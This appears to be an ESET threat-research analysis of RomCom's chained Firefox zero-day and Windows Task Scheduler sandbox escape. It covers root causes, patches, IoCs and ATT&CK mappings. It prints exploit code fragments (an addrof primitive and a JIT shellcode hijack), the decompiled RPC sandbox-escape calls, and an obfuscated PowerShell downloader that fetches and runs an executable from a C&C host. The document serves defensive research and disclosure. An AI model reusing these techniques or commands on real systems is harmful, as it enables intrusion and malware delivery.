
Without going into too much detail about the exploit code, its author abused div objects and their attributes as well as ImageData objects to leak properties of the latter, as observed in Figure 10.



```
async function getInfo() {


    var ImageData_vtable;
    var ArrayBuffer_addr;


    // iterate over divs to find leak of ImageData_vtable and the ArrayBuffer inside it
    var corrupted_div;
    for(var i = 0; i < divs.length; i++) {
        var div = divs[i];
        for( var j = 0; j < div.attributes.length && !ImageData_vtable; j++) {
            var x = div.getAttributeNode('a' + String.fromCharCode(i+0x61));
            if (x === null || x.value.length < 0x30){
                continue;
            }
            var leak_len = x.value.length;
            for(var k = 0; k < leak_len; k+= 8) {
                var leak = u64FromString(x.value, k);
                if(leak == 0x200000005) { // width height of ImageData
                    corrupted_div = divs[i];
                    ImageData_vtable = u64FromString(x.value, k-0x10);
                    ArrayBuffer_addr = u64FromString(x.value, k+0x8);
                    break;
```

Figure 10. Exploit code getInfo *function attempts to leak an* ImageData *object*

Then, the exploit code proceeds to manipulate ArrayBuffer objects so as to leak the address of an arbitrary JavaScript object (known as an addrof primitive) and abuse the Firefox JIT compiler to execute the first shellcode component in the context of a content process, as illustrated in Figure 11. This technique is explained in great detail in this blogpost.



```
// optimize
// dynamically create shellcode function
var shellcode = Function("arr", shell_part1 +  shell_part2);
var myarr = new Uint8Array([1,2,3,4]);

for (i = 0; i < 0xf000; i++) shellcode(myarr);

var shellcode_addr = addrof(shellcode);

log("shellcode_addr: 0x" + shellcode_addr.toString(16));

var jitInfo_ = read64(shellcode_addr + 0x28n);
log("jitInfo_: 0x" +jitInfo_.toString(16))

var rx_addr = read64(jitInfo_);
log("rx_addr: 0x" +  rx_addr.toString(16))
log("searching for shellcode...");
real_shellcode_addr = find_find_me(rx_addr)+8n;
if(!real_shellcode_addr) log("failed to find find_me");

log("real_shellcode_addr: 0x" + real_shellcode_addr.toString(16));
write64(jitInfo_, real_shellcode_addr);
var res = shellcode(myarr);

log('shellcode() = 0x' + res.toString(16));

log("success!");
```

Figure 11. The exploit code abuses the Firefox JIT compiler to execute shellcode

Mozilla patched the vulnerability in Firefox 131.0.2, Firefox ESR 128.3.1, and Firefox ESR 115.16.1 on October 9th, 2024. Essentially, the pointers to the animation objects handled by the timeline are now implemented through reference-counting pointers (RefPtr), as suggested by the diff, which prevents the animations from being freed, since AnimationTimeline::Tick will still hold a reference to them.

Shellcode analysis


Both shellcodes are stored in the JavaScript exploit file main-<Firefox version>.js. The first one is dynamically created as an array of float numbers while the second one is stored as a huge array of bytes.

Egghunting shellcode

This first shellcode simply retrieves the second shellcode by searching in memory for a hardcoded magic value of 0x8877665544332211, changes its memory protection to read-write-execute (RWX), and executes the code located at this address.

Reflective loader shellcode

This second shellcode is the compiled version of the Shellcode RDI project, which enables a DLL to be loaded. The constants used in the shellcode were not changed by the threat actor (see https://github.com/monoxgas/sRDI/blob/master/Native/Loader.cpp#L367 vs. the constants shown in Figure 12).



```
return (f_PE_load)(&MZ_loc, 0x30627745LL, "dave", &unk_4, v1, v2);
```

Figure 12. The constants used in the public Shellcode RDI project remained unchanged

The shellcode simply loads an embedded library whose sole purpose is to escape the restrictions of Firefox's sandboxed content process.

CVE-2024-49039: Privilege escalation in Windows Task Scheduler


The loaded library (SHA1: ABB54C4751F97A9FC1C9598FED1EC9FB9E6B1DB6), named PocLowIL by its developers and compiled on October 3rd, 2024, implements a sandbox escape from the untrusted process level of the content process to a medium level. Essentially, the library makes use of an undocumented RPC endpoint, which should not have been callable from an untrusted process level, to launch a hidden PowerShell process that downloads a second stage from a C&C server.

The timeline of the vulnerability disclosure is the following:

- 2024-10-08: As part of our initial report to Mozilla for CVE-2024-9680, we also provided what we believed to be a sandbox escape.
- 2024-10-14: Mozilla's security team confirmed the sandbox escape and deemed the vulnerability to be tied to a Windows security flaw. They advised us that they had contacted the Microsoft Security Response Center (MSRC) to assess the vulnerability.
- 2024-11-12: Microsoft released an advisory for CVE-2024-49039 and its corresponding patch through the update KB5046612. The vulnerability was also independently found by Vlad Stolyarov and Bahare Sabouri of Google's Threat Analysis Group, as mentioned in KB5046612.

Root cause analysis

The sandbox escape code resides in the relatively small main function of the library. It makes use of an undocumented RPC endpoint, as illustrated in Figure 13.



```
StringBinding = 0LL;
v0 = RpcStringBindingComposeA(0LL, "ncalrpc", 0LL, "ubpmtaskhostchannel", 0LL, &StringBinding);
if ( v0 )
  exit(v0);
v1 = RpcBindingFromStringBindingA(StringBinding, &Binding);
if ( v1 )
  exit(v1);
```


Figure 13. The PocLowIL *library prepares to interact with a task-related endpoint*

The function proceeds to populate undocumented structures and calls NdrClientCall2 three times. The first parameter passed to this function, pStubDescriptor, is a MIDL_STUB_DESC structure whose RpcInterfaceInformation member points to an interface identified by the GUID 33D84484-3626-47EE-8C6F-E7E98B113BE1. This interface is implemented in the Windows library WPTaskScheduler.dll, loaded by schedsvc.dll, hosted in the process of the task scheduler service (svchost.exe).

According to our analysis of this interface, the sandbox escape code calls the following functions:

- s_TaskSchedulerCreateSchedule
- s_TaskSchedulerExecuteSchedule
- s_TaskSchedulerDeleteSchedule (used only for cleanup)


Using RpcView and after partially reversing some structures, we figured out the main structures, as illustrated in Figure 14.



```
typedef struct _TASK_ACTION {
    wchar_t* program;
    wchar_t* parameters;
} task_action_t;

typedef struct _TASK_ACTION_DESC {
    unsigned short type;
    task_action_t* task_action;
} task_action_desc_t;

typedef struct _TASK_SCHEDULE {
    GUID* pTaskGuid;
    long member1;
    wchar_t* schedule_name;
    SYSTEMTIME member3;
    SYSTEMTIME member4;
    long member5;
    task_trigger_desc_t* task_trigger_desc;
    task_action_desc_t* task_action_desc;
    unsigned short member8;
    unsigned short member9;
} task_schedule_t;
```

Figure 14. The main structures used to create a scheduled task through the RPC interface


After applying these structures in IDA Pro, we obtained a clearer overview of the task, as seen in Figure 15.



```
mbstowcs(
  v2,
  "--headless cmd.exe /c start \"\" /min p^owe^rs^he^ll^.e\"\"xe -^windo^wstyle hid^den -noprof^ile -^c \"$a=$env:publi"
  "c + '\\public';$c='e';& (gcm ?u**r?) $([System.Text.Encoding]::UTF8.GetString((('68h474h474h470h473h43ah42fh42fh46ah"
  "46fh475h472h46eh461h46ch463h474h464h42eh46ch469h476h465h42fh44ah466h457h462h434h44fh472h451h450h44ch468' -split 'h4'"
  ") | ForEach-Object { [Convert]::ToByte($_, 16) }))) -o $a; $x = (gcm ??a*t -totalcount 1); $d= (gcm r?i); sleep 15; "
  "& $d $a ($a = ($a + '.' + $c + 'x' + $c)); & $x $a; sleep 10 ; & $d $a ($a = ($a -replace 'public.e', ($c + 'public."
  "' + $c))); & $x $a\"",
  0x252uLL);
task_action.parameters = v2;
v3 = new(0x18uLL);
mbstowcs(v3, "conhost.exe", 0xCuLL);
task_action.program = v3;
task_action_desc.task_action = &task_action;
task_action_desc.type = 0;
memset(&task_sched.member1, 0, 0x50);
task_sched.p_TaskGuid = &task_guid;
schedule_name = new(0x18uLL);
mbstowcs(schedule_name, "firefox.exe", 0xCuLL);
task_sched.schedule_name = schedule_name;
task_sched.task_trigger_desc = &schedule_options_desc;
task_sched.task_action_desc = &task_action_desc;
task_sched.member5 = 1;
f_RpcProc0_TaskSchedulerCreateSchedule(Binding, &task_sched, 0);
f_RpcProc7_TaskSchedulerExecuteSchedule(Binding, &task_guid, 0);
Sleep(0x1388u);
task_guid.Data1 = 0;
f_RpcProc1_TaskSchedulerDeleteSchedule(Binding, &task_guid);
```

Figure 15. IDA Pro pseudocode view of the sandbox escape code

Based on the code, the malicious library creates a scheduled task that will run an arbitrary application at medium integrity level, allowing the attackers to elevate their privileges on the system and break out of the sandbox. This is possible due to the lack of restrictions imposed on the security descriptor applied to the RPC interface during its creation, as illustrated in Figure 16.



```
ConvertStringSecurityDescriptorToSecurityDescriptorW(
  L"D:P(A;;GA;;;S-1-15-2-1)(A;;GA;;;WD)",
  1u,
  &interface_security_descriptor,
  0LL);
v1 = RpcServerUseProtseqW((RPC_WSTR)L"ncalrpc", 0xAu, endpoint_security_descriptor);
if ( v1 )
{
  if ( v1 <= 0 )
    goto LABEL_17;
  goto LABEL_11;
}
result = RpcServerInqBindings(&BindingVector);
if ( !result )
{
  v1 = RpcServerRegisterIf3(&RpcServerInterface, 0LL, 0LL, 41LL, 1234, 0, 0LL, interface_security_descriptor);
  if ( v1 )
```

Figure 16. Permissive security descriptor applied to the RPC interface

The renamed variable interface_security_descriptor, used when RpcServerRegisterIf3 is called, has the following value: D:P(A;;GA;;;S-1-15-2-1)(A;;GA;;;WD). According to the Security Descriptor Definition Language (SDDL), it allows everyone (WD) to communicate with the RPC interface and call its procedures regardless of their integrity level.

Exploitation

In this case, the threat actor created a task named firefox.exe that will launch conhost.exe in headless mode in order to hide the child process window. The deobfuscation of the rest of the command line (shown in Figure 15) revealed the PowerShell code seen in Figure 17.


```
$a=$env:public + '\\public';
Invoke-WebRequest https://journalctd[.]live/JfWb4OrQPLh -o $a;
sleep 15;
Rename-Item $a ($a = ($a + '.exe')) # $env:public\public.exe
Start-Process $a;
sleep 10;
Rename-Item $a ($a = ($a -replace 'public.e', 'epublic.e')) #
$env:public\epublic.exe
Start-Process $a
```

Figure 17. PowerShell code downloading a next-stage component

An executable is downloaded from https://journalctd[.]live/JfWb4OrQPLh, stored in the %PUBLIC% folder as public.exe, and run. After 10 seconds, it is renamed as epublic.exe and run again.

Brief patch analysis

The patched version of WPTaskScheduler.dll (version 10.0.19041.5129) released with KB5046612 makes use of a more complicated security descriptor, as shown in Figure 18.



```
new_security_descriptor = L"D:(A;;GRGWGX;;;SY)(A;;GRGWGX;;;LS)(A;;GR;;;NS)(A;;GR;;;IU)S:(ML;;NWNXNR;;;ME)";
if ( !IsEnabled )
  new_security_descriptor = L"D:P(A;;GA;;;S-1-15-2-1)(A;;GA;;;WD)";
ConvertStringSecurityDescriptorToSecurityDescriptorW(new_security_descriptor, 1u, &interface_security_descriptor, 0LL);
v3 = RpcServerUseProtseqW((RPC_WSTR)L"ncalrpc", 0xAu, SecurityDescriptor);
v5 = v3 <= 0;
if ( v3 )
  goto LABEL_9;
result = RpcServerInqBindings(&BindingVector);
if ( result )
{
  if ( result > 0 )
    return (unsigned __int16)result | 0x80070000;
  return result;
}
v3 = RpcServerRegisterIf3(&unk_180025F40, 0LL, 0LL, 41LL, 1234, 0, 0LL, interface_security_descriptor);
```

Figure 18. The security descriptor introduced by the patch is more restrictive

The new security descriptor is:

D:(A;;GRGWGX;;;SY)(A;;GRGWGX;;;LS)(A;;GR;;;NS)(A;;GR;;;IU)S:(ML;;NWNXNR;;;ME)

Breaking down the string reveals the following restriction logic:

- the system (SY) and local service (LS) accounts are granted read, write, and execute access,
- the network service (NS) account and interactive users (IU) are granted only read access,
- lastly, objects below medium level (ME) integrity are denied read, write, and execute access.

The new restrictions imposed by the updated security descriptor prevent the privilege escalation and render the sandbox escape code obsolete.

Conclusion

Chaining together two zero-day vulnerabilities armed RomCom with an exploit that requires no user interaction. This level of sophistication shows the threat actor's will and means to obtain or develop stealthy capabilities. ESET shared detailed findings with Mozilla, following our coordinated vulnerability disclosure process shortly after discovery. Mozilla released a blogpost about how they reacted to the disclosure and were able to release a fix within 25 hours, which is very impressive in comparison to industry standards.

> *For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.*
> *ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.*

IoCs

A comprehensive list of indicators of compromise and samples can be found in our GitHub repository.

Files

SHA-1	Filename	Detection	Description
A4AAD0E2AC1EE0C8DD25968FA4631805689757B6	utils.js	JS/Exploit.Agent.NSF	RomCom Firefox exploit.
CA6F8966A3B2640F49B19434BA8C21832E77A031	main-tor.js	JS/Exploit.Agent.NSE	RomCom Firefox exploit.
21918CFD17B378EB4152910F1246D2446F9B5B11	main-128.js	JS/Exploit.Agent.NSE	RomCom Firefox exploit.
703A25F053E356EB6ECE4D16A048344C55DC89FD	main-129.js	JS/Exploit.Agent.NSE	RomCom Firefox exploit.

SHA-1	Filename	Detection	Description
ABB54C4751F97A9FC1C9598FED1EC9FB9E6B1DB6	PocLowIL.dll	Win64/Runner.AD	RomCom Firefox sandbox escape.
A9D445B77F6F4E90C29E385264D4B1B95947ADD5	PocLowIL.dll	Win64/Runner.AD	RomCom Tor browser sandbox escape.

Network

IP	Domain	Hosting provider	First seen	Details
194.87.189[.]171	journalctd[.]live	Aeza International LTD	2024-10-08	RomCom second-stage C&C server.
178.236.246[.]241	correctiv[.]sbs	AEZA INTERNATIONAL LTD	2024-10-09	RomCom second-stage C&C server.
62.60.238[.]81	cwise[.]store	AEZA INTERNATIONAL LTD	2024-10-15	RomCom second-stage C&C server.
147.45.78[.]102	redircorrectiv[.]com	AEZA INTERNATIONAL LTD	2024-10-10	RomCom exploit delivery C&C server.
46.226.163[.]67	devolredir[.]com	AEZA INTERNATIONAL LTD	2024-10-14	RomCom exploit delivery C&C server.
62.60.237[.]116	redirconnectwise[.]cloud	AEZA INTERNATIONAL LTD	2024-10-15	RomCom exploit delivery C&C server.
62.60.237[.]38	redjournal[.]cloud	AEZA INTERNATIONAL LTD	2024-10-16	RomCom exploit delivery C&C server.
194.87.189[.]19	1drv.us[.]com	AEZA INTERNATIONAL LTD	2024-10-08	RomCom malware delivery C&C server.
45.138.74[.]238	economistjournal[.]cloud	AEZA INTERNATIONAL LTD	2024-10-16	RomCom exploit redirection C&C server.
176.124.206[.]88	N/A	AEZA INTERNATIONAL LTD	2024-10-08	RomCom second-stage C&C server.

MITRE ATT&CK techniques

This table was built using version 16 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1583	Acquire Infrastructure	RomCom sets up VPSes and buys domain names.
	T1587.001	Develop Capabilities: Malware	RomCom develops malware in multiple programming languages.
	T1587.004	Develop Capabilities: Exploits	RomCom may develop exploits used for initial compromise.
	T1588.003	Obtain Capabilities: Code Signing Certificates	RomCom obtains valid code-signing certificates to sign its malware.
	T1588.005	Obtain Capabilities: Exploits	RomCom may acquire exploits used for initial compromise.
	T1588.006	Obtain Capabilities: Vulnerabilities	RomCom may obtain information about vulnerabilities it uses for targeting victims.
	T1608	Stage Capabilities	RomCom stages malware on multiple delivery servers.
Initial Access	T1189	Drive-by Compromise	RomCom compromises victims through a user visiting a website hosting an exploit.
Execution	T1053.005	Scheduled Task/Job: Scheduled Task	RomCom creates a scheduled task using RCP to execute the next stage downloader.
Persistence	T1546.015	Event Triggered Execution: Component Object Model Hijacking	The RomCom backdoor hijacks DLLs loaded by explorer.exe or wordpad.exe for persistence.
Privilege Escalation	T1068	Exploitation for Privilege Escalation	RomCom exploits a vulnerability to escape the Firefox sandbox.
Defense Evasion	T1622	Debugger Evasion	The RomCom backdoor detects debuggers by registering an exception handler.
	T1480	Execution Guardrails	The RomCom backdoor checks whether the system state is suitable for execution.
	T1027.011	Obfuscated Files or Information: Fileless Storage	The RomCom backdoor is stored encrypted in the registry.
	T1553.002	Subvert Trust Controls: Code Signing	The RomCom backdoor weakens security mechanisms by using trusted code-signing certificates.

Tactic	ID	Name	Description
Credential Access	T1555.003	Credentials from Password Stores: Credentials from Web Browsers	The RomCom backdoor collects passwords, cookies, and sessions using a browser stealer module.
	T1552.001	Unsecured Credentials: Credentials In Files	The RomCom backdoor collects passwords using a file reconnaissance module.
Discovery	T1087	Account Discovery	The RomCom backdoor collects username, computer, and domain data.
	T1518	Software Discovery	The RomCom backdoor collects information about installed software and versions.
	T1614	System Location Discovery	The RomCom backdoor checks for a specific keyboard layout ID (KLID).
Lateral Movement	T1021	Remote Services	The RomCom backdoor creates SSH tunnels to move laterally within compromised networks.
Collection	T1560	Archive Collected Data	The RomCom backdoor stores data in a ZIP archive for exfiltration.
	T1185	Man in the Browser	The RomCom backdoor steals browser cookies, history, and saved passwords.
	T1005	Data from Local System	The RomCom backdoor collects specific file types based on file extensions.
	T1114.001	Email Collection: Local Email Collection	The RomCom backdoor collects files with .msg, .eml, and .email extensions.
	T1113	Screen Capture	The RomCom backdoor takes screenshots of the victim’s computer.
Command and Control	T1071.001	Standard Application Layer Protocol: Web Protocols	The RomCom backdoor uses HTTP or HTTPS as a C&C protocol.
	T1573.002	Encrypted Channel: Asymmetric Cryptography	The RomCom backdoor encrypts communication using SSL certificates.
Exfiltration	T1041	Exfiltration Over Command-and-Control Channel	The RomCom backdoor exfiltrates data using the HTTPS C&C channel.
Impact	T1565	Data Manipulation	RomCom manipulates systems and steals data.
	T1657	Financial Theft	RomCom compromises companies for financial interest.